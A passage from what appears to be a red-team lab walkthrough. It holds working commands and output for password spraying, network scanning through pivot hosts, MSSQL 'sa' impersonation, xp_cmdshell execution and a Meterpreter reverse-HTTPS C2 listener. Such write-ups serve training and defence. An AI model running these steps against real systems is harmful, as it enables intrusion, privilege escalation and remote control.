
List the SMB shares:
$ nxc smb testpayloads.fbi.loc -d 'fbi.loc' -u 'alberobello' -p 'Kuntakint3' --shares
SMB         10.0.6.22       445    TESTPAYLOADS     [*] Windows 10 / Server 2019 Build 17763 x64 (name:TESTPAYLOADS) (domin:fbi.loc) (signing:False) (SMBv1:False)
SMB         10.0.6.22       445    TESTPAYLOADS     [+] fbi.loc\alberobello:Kuntakint3
SMB         10.0.6.22       445    TESTPAYLOADS     [*] Enumerated shares
SMB         10.0.6.22       445    TESTPAYLOADS     Share           Permissions     Remark
SMB         10.0.6.22       445    TESTPAYLOADS     -----           -----------     ------
SMB         10.0.6.22       445    TESTPAYLOADS     ADMIN$                          Remote Admin
SMB         10.0.6.22       445    TESTPAYLOADS     C$                              Default share
SMB         10.0.6.22       445    TESTPAYLOADS     IPC$            READ            Remote IPC
Nothing is interesting.
We also create a user list and password list like below to password spray to dc.fbi.loc and testpayloads.fbi.loc, but without success, only the alberobello account works.
$ cat users_fbi.txt
alberobello
johnholmes
admin
ammo

$ cat users_nsa.txt
tcb
shello
combined
mara
giammy
vale

$ cat password.txt
Kuntakint3
iparalipomenidellabatracomiomachia
bangladesh
alberobello
hackmeifyoureable
paralipomenibatracomiomachia
cocomerirossi
$ nxc smb testpayloads.fbi.loc -d 'FBI' -u users_fbi.txt -p password.txt --continue-on-success
SMB         10.0.6.22       445    TESTPAYLOADS     [*] Windows 10 / Server 2019 Build 17763 x64 (name:TESTPAYLOADS) (domin:fbi.loc) (signing:False) (SMBv1:False)
SMB         10.0.6.22       445    TESTPAYLOADS     [+] FBI\alberobello:Kuntakint3
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\johnholmes:Kuntakint3 STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\admin:Kuntakint3 STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\ammo:Kuntakint3 STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\johnholmes:iparalipomenidellabatracomiomachia STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\admin:iparalipomenidellabatracomiomachia STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\ammo:iparalipomenidellabatracomiomachia STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\johnholmes:bangladesh STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\admin:bangladesh STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\ammo:bangladesh STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\johnholmes:alberobello STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\admin:alberobello STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\ammo:alberobello STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\johnholmes:hackmeifyoureable STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\admin:hackmeifyoureable STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\ammo:hackmeifyoureable STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\johnholmes:paralipomenibatracomiomachia STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\admin:paralipomenibatracomiomachia STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\ammo:paralipomenibatracomiomachia STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\johnholmes:cocomerirossi STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\admin:cocomerirossi STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\ammo:cocomerirossi STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\johnholmes:CIARLARIELLOkj99 STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\admin:CIARLARIELLOkj99 STATUS_LOGON_FAILURE
SMB         10.0.6.22       445    TESTPAYLOADS     [-] FBI\ammo:CIARLARIELLOkj99 STATUS_LOGON_FAILURE
After more tests, we found that we can connect via WMI to the DC:
$ nxc wmi dc.fbi.loc -d 'fbi.gov' -u 'alberobello' -p 'Kuntakint3'
RPC         10.0.6.10       135    DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:fbi.loc)
RPC         10.0.6.10       135    DC               [+] fbi.gov\alberobello:Kuntakint3
Let’s step back and proceed to a large and deep enumeration:
Compile our Nmap with static library:
$ mkdir NMAP
$ cd NMAP
$ sudo apt install -y build-essential libssl-dev libpcap-dev zlib1g-dev cmake git
$ git clone https://github.com/nmap/nmap.git
$ cd nmap
$ ./configure --enable-static --disable-shared --without-ndiff --without-zenmap LDFLAGS="-static"
$ make -j$(nproc)
Reduce the size:
$ strip -s nmap
$ file nmap
nmap: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=a4ac6fd3fd91064f1901387ebc9e120d002f3d72, for GNU/Linux 3.2.0, stripped
Copy nmap and the script directory then compress them:
$ cd ../Downloads/ERTLAB/MAILSERVICE/
& mkdir nmap-scripts
& cd nmap-scripts
$ cp -R ../../../NMAP/nmap/scripts .
$ cp -R ../../../NMAP/nmap/nselib .
$ cp ../../../NMAP/nmap/nmap-* .
$ cp ../../../NMAP/nmap/nse_main.lua .
$ cp ../../../NMAP/nmap/docs/nmap.dtd .
$ cp ../../../NMAP/nmap/docs/nmap.xsl .
$ cd ..
$ cp ../../NMAP/nmap/nmap .
$ tar cvfz nmap.tar.gz nmap nmap-scripts
Then set a local web server:
$ python3 -m http.server 80
Upload it to the Jump machine:
red@start:/tmp/.1$ wget http://10.8.0.131/nmap.tar.gz
Start a local web server in the Jump machine:
red@start:/tmp/.1$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
Upload to the Mailserver:
fox@mailserver:/tmp/.1$ wget http://10.0.5.200:8080/nmap.tar.gz
Uncompress it and become executable:
fox@mailserver:/tmp/.1$ tar xvfz nmap.tar.gz
fox@mailserver:/tmp/.1$ chmod +x ./nmap
Then let’s go for enumeration:
fox@mailserver:/tmp/.1$ ./nmap -sn 10.0.6.0/24
Starting Nmap 7.98SVN ( https://nmap.org ) at 2025-08-27 10:57 +0200
Nmap scan report for 10.0.6.5
Host is up (0.000046s latency).
Nmap scan report for 10.0.6.10
Host is up (0.0014s latency).
Nmap scan report for threatzone.nsa.gov (10.0.6.20)
Host is up (0.0014s latency).
Nmap scan report for 10.0.6.22
Host is up (0.00093s latency).
Nmap scan report for 10.0.6.33
Host is up (0.0023s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 9.30 seconds
Found a new one: 10.0.6.33
Add a route:

Then quick check to get the hostname:
$ nxc smb 10.0.6.33 -d 'FBI' -u 'alberobello' -p 'Kuntakint3'
SMB         10.0.6.33       445    THREAT-DB        [*] Windows 10 / Server 2019 Build 17763 x64 (name:THREAT-DB) (domin:nsa.gov) (signing:False) (SMBv1:False)
SMB         10.0.6.33       445    THREAT-DB        [+] FBI\alberobello:Kuntakint3
Add
THREAT-DB.nsa.govto the /etc/hosts
- DC.fbi.loc (10.0.6.10)
fox@mailserver:/tmp/.1$ ./nmap -sCV -Pn -p- --min-rate=1000 -T4 10.0.6.10 --datadir /tmp/.1/nmap-scripts/
Starting Nmap 7.98SVN ( https://nmap.org ) at 2025-08-27 11:29 +0200
Nmap scan report for 10.0.6.10
Host is up (0.00014s latency).
Not shown: 65509 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-27 09:30:16Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: fbi.loc, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fbi.loc, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  msrpc         Microsoft Windows RPC
49692/tcp open  msrpc         Microsoft Windows RPC
49719/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-08-27T09:31:05
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_nbstat: NetBIOS name: DC, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:38:01:20 (Microsoft)
|_clock-skew: -3s
- THREATZONE.nsa.gov (10.0.6.20)
fox@mailserver:/tmp/.1$ ./nmap -sCV -Pn -p- --min-rate=1000 -T4 10.0.6.20 --datadir /tmp/.1/nmap-scripts/
Starting Nmap 7.98SVN ( https://nmap.org ) at 2025-08-27 11:32 +0200
Nmap scan report for threatzone.nsa.gov (10.0.6.20)
Host is up (0.00027s latency).
Not shown: 65509 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-27 09:32:26Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: nsa.gov, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: nsa.gov, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
49870/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: THREATZONE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -4s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_nbstat: NetBIOS name: THREATZONE, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:38:01:1f (Microsoft)
| smb2-time:
|   date: 2025-08-27T09:33:13
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.40 seconds
- TESTPAYLOADS.fbi.loc (10.0.6.22)
fox@mailserver:/tmp/.1$ ./nmap -sCV -Pn -p- --min-rate=1000 -T4 10.0.6.22 --datadir /tmp/.1/nmap-scripts/
Starting Nmap 7.98SVN ( https://nmap.org ) at 2025-08-27 11:35 +0200
Nmap scan report for 10.0.6.22
Host is up (0.00023s latency).
Not shown: 65522 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -3s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: TESTPAYLOADS, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:38:01:22 (Microsoft)
| smb2-time:
|   date: 2025-08-27T09:37:01
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.49 seconds
- THREAT-DB.nsa.gov (10.0.6.33)
fox@mailserver:/tmp/.1$ ./nmap -sCV -Pn -p- --min-rate=1000 -T4 10.0.6.33 --datadir /tmp/.1/nmap-scripts/
Starting Nmap 7.98SVN ( https://nmap.org ) at 2025-08-27 11:42 +0200
Nmap scan report for 10.0.6.33
Host is up (0.00018s latency).
Not shown: 65521 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
| ms-sql-info:
|   10.0.6.33\SQLEXPRESS:
|     Instance name: SQLEXPRESS
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|     TCP port: 1433
|_    Clustered: false
| ms-sql-ntlm-info:
|   10.0.6.33\SQLEXPRESS:
|     Target_Name: NSA
|     NetBIOS_Domain_Name: NSA
|     NetBIOS_Computer_Name: THREAT-DB
|     DNS_Domain_Name: nsa.gov
|     DNS_Computer_Name: threat-db.nsa.gov
|     DNS_Tree_Name: nsa.gov
|_    Product_Version: 10.0.17763
| ssl-cert: OpenSSL required to parse certificate.
| -----BEGIN CERTIFICATE-----
| MIIEADCCAmigAwIBAgIQI8LvomwpFY5NhJc6mqPatDANBgkqhkiG9w0BAQsFADA7
| MTkwNwYDVQQDHjAAUwBTAEwAXwBTAGUAbABmAF8AUwBpAGcAbgBlAGQAXwBGAGEA
| bABsAGIAYQBjAGswIBcNMjUwODA0MDcxMTI1WhgPMjA1NTA4MDQwNzExMjVaMDsx
| OTA3BgNVBAMeMABTAFMATABfAFMAZQBsAGYAXwBTAGkAZwBuAGUAZABfAEYAYQBs
| AGwAYgBhAGMAazCCAaIwDQYJKoZIhvcNAQEBBQADggGPADCCAYoCggGBALohXAVD
| Pr9tSaXUyGbxJ3vSiIr8lRGRsGhPjAAUA/8/CoiU4N9ZcjtVOofZ8Y3aOMu7Ynog
| cEma3V6DfyJX2PAg4XrDmVQlo+sbqZh8Z7sPj6+WBz4onH7n0/yikjRz2qHTJItB
| 6kIlAV5hcaagLgdcx/KLIRL1z6uHDP2XkXNHiyP2EuQw9UmDomcNwwsXiNZDUg2x
| kbj0G7Zdk+WCUixOJkQbeDQDy0EdtAqzdmjoK7bIS6PCSUJ/XzrwVPT9N5VybTnt
| KoPNQHJkUz54c/paHB1bJbC78XAwAzpnmJWbPUj21ITIBN557VaASqG6MBhy85LA
| nAfQue+9GyfgX9r7mPp2cYUXTdJcWKRyQ4xjjrWOwzXUO7cK+8p2dPgdunp41nrb
| b+TgsW9Cuncm4zwkqLeb54i++h1phml0JYZp4aKmGAkpUxGwpsTgXmI4NeEuTxlv
| fH39xS2zFU9t6yuLnljrZHD4lkLqaeq3zqPXOcpHMdL8yU2dhnTPgheDeQIDAQAB
| MA0GCSqGSIb3DQEBCwUAA4IBgQCqfQrqNYY9rC55cDsp/b2ZjqYu7YazQrDKeTbo
| n3J1k3bPHd3pxLhlrIeplIZ4RLGMnA7sFgdtebluDpE1AW22WJDo0iYNoHq5Zvhc
| A3mYIKmchJwe1XfZSKjRR+SiAUcv93XScc0etRl4b7pSsjAcYcRS/+JuNk2GYLDH
| W7XQZJ0v8rvK86KwkTKjLx6omLNghMxkg50OVPJxDSKahHEizXP6bAC0nXh6bpR8
| PtTouogeCyoA04Wr31qd1QRNvCuH0znl17sp1iHMkiajCbGc5DVNlEpsi6OIFgM0
| nTLgl94h5gas9wUgIjAXF0NK3HT60OvXdpJm2fmwnvLo+lfIOMTCFQOfFTS8cD+f
| C0n+oBaxAS7kEuD62eMLsaULQjTo57J97zqHBoU/s8/pKoT5mYbHWmfav5X7FrbK
| uMblHDKX0F8V9ZvHmINOCKaDA2BctjLb8xtRZ4M0xeTP5fe5PA/mv41xCPmqqH5k
| ikRabZgY2+cnOU5BbLBPueUt0GY=
|_-----END CERTIFICATE-----
|_ssl-date: 2025-08-27T09:43:30+00:00; -3s from scanner time.
|_ssl-known-key: ERROR: Script execution failed (use -d to debug)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
49700/tcp open  msrpc         Microsoft Windows RPC
49729/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-08-27T09:43:25
|_  start_date: N/A
|_nbstat: NetBIOS name: THREAT-DB, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:38:01:21 (Microsoft)
|_clock-skew: mean: -3s, deviation: 0s, median: -3s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.78 seconds
alberobello can access to some servies, especially the MS SQL:
$ nxc smb THREAT-DB.nsa.gov -d 'fbi.loc' -u 'alberobello' -p 'Kuntakint3' --shares
SMB         10.0.6.33       445    THREAT-DB        [*] Windows 10 / Server 2019 Build 17763 x64 (name:THREAT-DB) (domin:nsa.gov) (signing:False) (SMBv1:False)
SMB         10.0.6.33       445    THREAT-DB        [+] fbi.loc\alberobello:Kuntakint3
SMB         10.0.6.33       445    THREAT-DB        [*] Enumerated shares
SMB         10.0.6.33       445    THREAT-DB        Share           Permissions     Remark
SMB         10.0.6.33       445    THREAT-DB        -----           -----------     ------
SMB         10.0.6.33       445    THREAT-DB        ADMIN$                          Remote Admin
SMB         10.0.6.33       445    THREAT-DB        C$                              Default share
SMB         10.0.6.33       445    THREAT-DB        IPC$            READ            Remote IPC

$ nxc winrm THREAT-DB.nsa.gov -d 'fbi.loc' -u 'alberobello' -p 'Kuntakint3'
WINRM       10.0.6.33       5985   THREAT-DB        [*] Windows 10 / Server 2019 Build 17763 (name:THREAT-DB) (domain:nsa.gov)
WINRM       10.0.6.33       5985   THREAT-DB        [-] fbi.loc\alberobello:Kuntakint3

$ nxc wmi THREAT-DB.nsa.gov -d 'fbi.loc' -u 'alberobello' -p 'Kuntakint3'
RPC         10.0.6.33       135    THREAT-DB        [*] Windows 10 / Server 2019 Build 17763 (name:THREAT-DB) (domain:nsa.gov)
RPC         10.0.6.33       135    THREAT-DB        [+] fbi.loc\alberobello:Kuntakint3

$ nxc mssql THREAT-DB.nsa.gov -d 'fbi.loc' -u 'alberobello' -p 'Kuntakint3'
MSSQL       10.0.6.33       1433   THREAT-DB        [*] Windows 10 / Server 2019 Build 17763 (name:THREAT-DB) (domain:nsa.gov)
MSSQL       10.0.6.33       1433   THREAT-DB        [+] fbi.loc\alberobello:Kuntakint3
THREAT-DB.nsa.gov
MSSQL sa impersonating
Quick check of the DB:
$ nxc mssql THREAT-DB.nsa.gov -d 'fbi.loc' -u 'alberobello' -p 'Kuntakint3' -q 'SELECT name FROM master.dbo.sysdatabases;'
MSSQL       10.0.6.33       1433   THREAT-DB        [*] Windows 10 / Server 2019 Build 17763 (name:THREAT-DB) (domain:nsa.gov)
MSSQL       10.0.6.33       1433   THREAT-DB        [+] fbi.loc\alberobello:Kuntakint3
MSSQL       10.0.6.33       1433   THREAT-DB        name:master
MSSQL       10.0.6.33       1433   THREAT-DB        name:tempdb
MSSQL       10.0.6.33       1433   THREAT-DB        name:model
MSSQL       10.0.6.33       1433   THREAT-DB        name:msdb
It’s the default databases.
Check our privileges:
$ nxc mssql THREAT-DB.nsa.gov -d 'fbi.loc' -u 'alberobello' -p 'Kuntakint3' -M mssql_priv
MSSQL       10.0.6.33       1433   THREAT-DB        [*] Windows 10 / Server 2019 Build 17763 (name:THREAT-DB) (domain:nsa.gov)
MSSQL       10.0.6.33       1433   THREAT-DB        [+] fbi.loc\alberobello:Kuntakint3
MSSQL_PRIV  10.0.6.33       1433   THREAT-DB        [+] FBI\alberobello can impersonate: sa (sysadmin)
Let’s impersonate sa:
$ nxc mssql THREAT-DB.nsa.gov -d 'fbi.loc' -u 'alberobello' -p 'Kuntakint3' -M mssql_priv -o ACTION=privesc
MSSQL       10.0.6.33       1433   THREAT-DB        [*] Windows 10 / Server 2019 Build 17763 (name:THREAT-DB) (domain:nsa.gov)
MSSQL       10.0.6.33       1433   THREAT-DB        [+] fbi.loc\alberobello:Kuntakint3
MSSQL_PRIV  10.0.6.33       1433   THREAT-DB        [+] FBI\alberobello can impersonate: sa (sysadmin)
MSSQL_PRIV  10.0.6.33       1433   THREAT-DB        [+] FBI\alberobello is now a sysadmin! (Pwn3d!)
Let’s check which user account is used for MSSQL:
$ nxc mssql THREAT-DB.nsa.gov -d 'fbi.loc' -u 'alberobello' -p 'Kuntakint3' -q 'EXEC xp_cmdshell whoami;'
MSSQL       10.0.6.33       1433   THREAT-DB        [*] Windows 10 / Server 2019 Build 17763 (name:THREAT-DB) (domain:nsa.gov)
MSSQL       10.0.6.33       1433   THREAT-DB        [+] fbi.loc\alberobello:Kuntakint3 (Pwn3d!)
MSSQL       10.0.6.33       1433   THREAT-DB        output:nsa\tcb
MSSQL       10.0.6.33       1433   THREAT-DB        output:NULL
Found
nsa\tcb.
Let’s check his privileges:
$ nxc mssql THREAT-DB.nsa.gov -d 'fbi.loc' -u 'alberobello' -p 'Kuntakint3' -q 'EXEC xp_cmdshell "whoami /priv";'
MSSQL       10.0.6.33       1433   THREAT-DB        [*] Windows 10 / Server 2019 Build 17763 (name:THREAT-DB) (domain:nsa.gov)
MSSQL       10.0.6.33       1433   THREAT-DB        [+] fbi.loc\alberobello:Kuntakint3 (Pwn3d!)
MSSQL       10.0.6.33       1433   THREAT-DB        output:NULL
MSSQL       10.0.6.33       1433   THREAT-DB        output:PRIVILEGES INFORMATION
MSSQL       10.0.6.33       1433   THREAT-DB        output:----------------------
MSSQL       10.0.6.33       1433   THREAT-DB        output:NULL
MSSQL       10.0.6.33       1433   THREAT-DB        output:Privilege Name                Description                               State
MSSQL       10.0.6.33       1433   THREAT-DB        output:============================= ========================================= ========
MSSQL       10.0.6.33       1433   THREAT-DB        output:SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
MSSQL       10.0.6.33       1433   THREAT-DB        output:SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
MSSQL       10.0.6.33       1433   THREAT-DB        output:SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
MSSQL       10.0.6.33       1433   THREAT-DB        output:SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
MSSQL       10.0.6.33       1433   THREAT-DB        output:SeImpersonatePrivilege        Impersonate a client after authentication Enabled
MSSQL       10.0.6.33       1433   THREAT-DB        output:SeCreateGlobalPrivilege       Create global objects                     Enabled
MSSQL       10.0.6.33       1433   THREAT-DB        output:SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
MSSQL       10.0.6.33       1433   THREAT-DB        output:NULL
Found that
SeImpersonatePrivilegeis enabled.
Let’s prepare our C2 infra:
Add 4 redirectors:

The Goal is to:
- Download and execute our C2 payload from THREAT-DB.nsa.gov (10.0.6.33) –» MAILSERVER (10.0.6.5 port 5432/tcp) –» JUMPBOX (10.0.5.200 port 5432/tcp) –» to ATTACKER machine (10.8.0.131 port 80/tcp)
- Etablish the communication with our C2 server from THREAT-DB.nsa.gov (10.0.6.33) –» MAILSERVER (10.0.6.5 port 4321/tcp) –» JUMPBOX (10.0.5.200 port 4321/tcp) –» to ATTACKER machine (10.8.0.131 port 443/tcp)
Create our folder on the target:
$ nxc mssql THREAT-DB.nsa.gov -d 'fbi.loc' -u 'alberobello' -p 'Kuntakint3' -q 'EXEC xp_cmdshell "mkdir c:\programdata\1";'
MSSQL       10.0.6.33       1433   THREAT-DB        [*] Windows 10 / Server 2019 Build 17763 (name:THREAT-DB) (domain:nsa.gov)
MSSQL       10.0.6.33       1433   THREAT-DB        [+] fbi.loc\alberobello:Kuntakint3 (Pwn3d!)
MSSQL       10.0.6.33       1433   THREAT-DB        output:NULL
Set a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Start a Meterpreter listener:
$ msfconsole -qx "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_https; set LHOST tun0; set LPORT 443; set ExitOnSession false; exploit -j"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_https
LHOST => tun0
LPORT => 443
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://10.8.0.131:443
Create a MSF shellcode:
